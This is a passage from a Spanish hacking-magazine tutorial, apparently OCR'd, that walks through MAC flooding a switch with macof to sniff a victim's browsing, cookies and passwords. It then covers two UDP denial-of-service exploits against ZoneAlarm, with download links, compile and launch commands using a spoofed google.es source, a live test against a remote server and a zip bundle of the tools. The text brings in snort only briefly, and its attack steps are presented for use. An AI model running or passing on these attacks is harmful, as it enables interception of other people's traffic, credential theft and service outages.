Antes de continuar y terminar con ***macof***, os recomendaría que si lo vais a probar en vuestro trabajo, colegio, etc.. donde no seáis administradores de la red, **ADVERTIRLO** antes, porque es posible que el rendimiento descienda... y mucho...

En este escenario las IP's de prueba son:


172.28.0.200, el equipo *LINUX* que lanzará ***macof***


172.28.0.50, un Windows XP que se usará con el *esnifer*

172.28.0.9, un Windows 2000 Server que será a quien queremos espiar


172.28.0.1, un *switch/router/firewall US Robotics* de 8 puertos, configurable y gestionable.

Primero habilitamos las reglas... escuchar la IP 172.28.0.9 y el puerto 80, o sea, a ver por donde navega...






Y **luego** iniciamos el *esnifer*, para intentar capturar el tráfico... después de un buen rato... nada...



Ahora lancemos ***macof*** desde el *LINUX*, lo hacemos contra la dirección IP del *switch* y si no la sabemos, pues al *"azar"*





Utilizamos las forma ***macof -d 172.28.0.1*** porque sabíamos la IP del *switch*, pero perfectamente hubiera sido válido escribir simplemente ***macof***.

Cuando pulses *enter* empezarán a mostrarse cientos de paquetes que salen... **no lo pares**....

También se puede especificar la *interface* *(-i)* o el ***número de paquetes (-n)***, es muy sencillo su uso.

Ahora veamos que pasó en el *esnifer*... en la máquina Windows XP





Vemos que *nuestro querido PC 172.28.0.9* anda por los foros de ***hackxcrack***, incluso le "*pillamos*" las *cookies*... y con suerte, podremos cazar hasta las contraseñas.... ***macof***, funcionó.

Terminamos, vamos a ver esos dos *exploits* que causarán una negación de servicios...

Uno es un script en perl y ***otro es un programa en C*** que hay que compilar en *LINUX*, aunque se pueden lanzar desde *Windows*, no te lo recomiendo... la pila TCP/IP de *Windows* se desbordará en el equipo atacante y se freirá tu PC, hazlo desde *LINUX*.


http://packetstormsecurity.nl/0309-exploits/augustiner.c

El otro,

http://www.securityfocus.com/data/vulnerabilities/exploits/zonealarm-udp-dos.pl

La filosofía de ambos es la misma, enviar miles de paquetes aleatorios a puertos aleatorios, por UDP, el resultado es que hipotéticamente "*tira abajo*" a ***Zone Alarm***, a mi no se me va abajo... pero te puedo asegurar que carga de sobremanera al *host* atacado, tanto, tanto que deja de prestar servicios o se vuelve muy torpe.

Que se nos venga abajo un PC no es el objeto de esto, pero matar su *firewall* si que sería una buena cosa para algún desalmado que quiera hacer algo contra nosotros. Esto es lo que le ocurre al rendimiento del PC atacado (con *zone alarm* o sin él) el uso de *CPU* es intensivo...



Para usar el *exploit* ***augustiner.c*** hay que compilarlo tal y como dice el fuente,


gcc –o augustiner augustiner.c; ./augustiner

Y luego se lanza contra el objetivo en la forma


./augustiner 172.28.0.50 www.google.es

Y el PC destino empezará a recibir miles de paquetes aleatorios, de tamaños aleatorios y por puertos aleatorios con origen en *google.es*


Probemos con uno de los servidores de pruebas de *hxc*... Primero le hacemos un ping para ver si está *on*



Vale, hay respuesta... ahora desde el equipo con *LINUX* le lanzamos el *DoS*...



No hay que pulsar CTRL+C, lo dejamos corriendo y veamos que pasa si desde el otro equipo hacemos el ping....



"*muerto*".... no se te olvide cancelar el *DoS* mediante *CTRL+C* que sino la gente no podrá hacer "*sus prácticas*"

No estaría de más que probaras toda esta batería de herramientas y utilidades en tu red, configurando *snort* como te hemos enseñado en los números anteriores... es una buena práctica y descubrirás cosas muy, muy interesantes...

Saludos

Ahh!! Una última cosa... para que luego digáis que no me porto bien... si no queréis volveos locos con tanto link, tanta descarga, tanta.... aquí tenéis un enlace que en el que os podéis bajar TODAS las herramientas usadas en este artículo y alguna otra que puede ser interesante...

http://www.forohxc.com/stress/22/u.zip

Dedicatoria:

Tengo que dedicarlo... lo siento... pero es que en uno de los números "*desapareció*" la dedicatoria y estaba prometida... ***para ti, Lourdes, con respeto y mi eterna amistad....***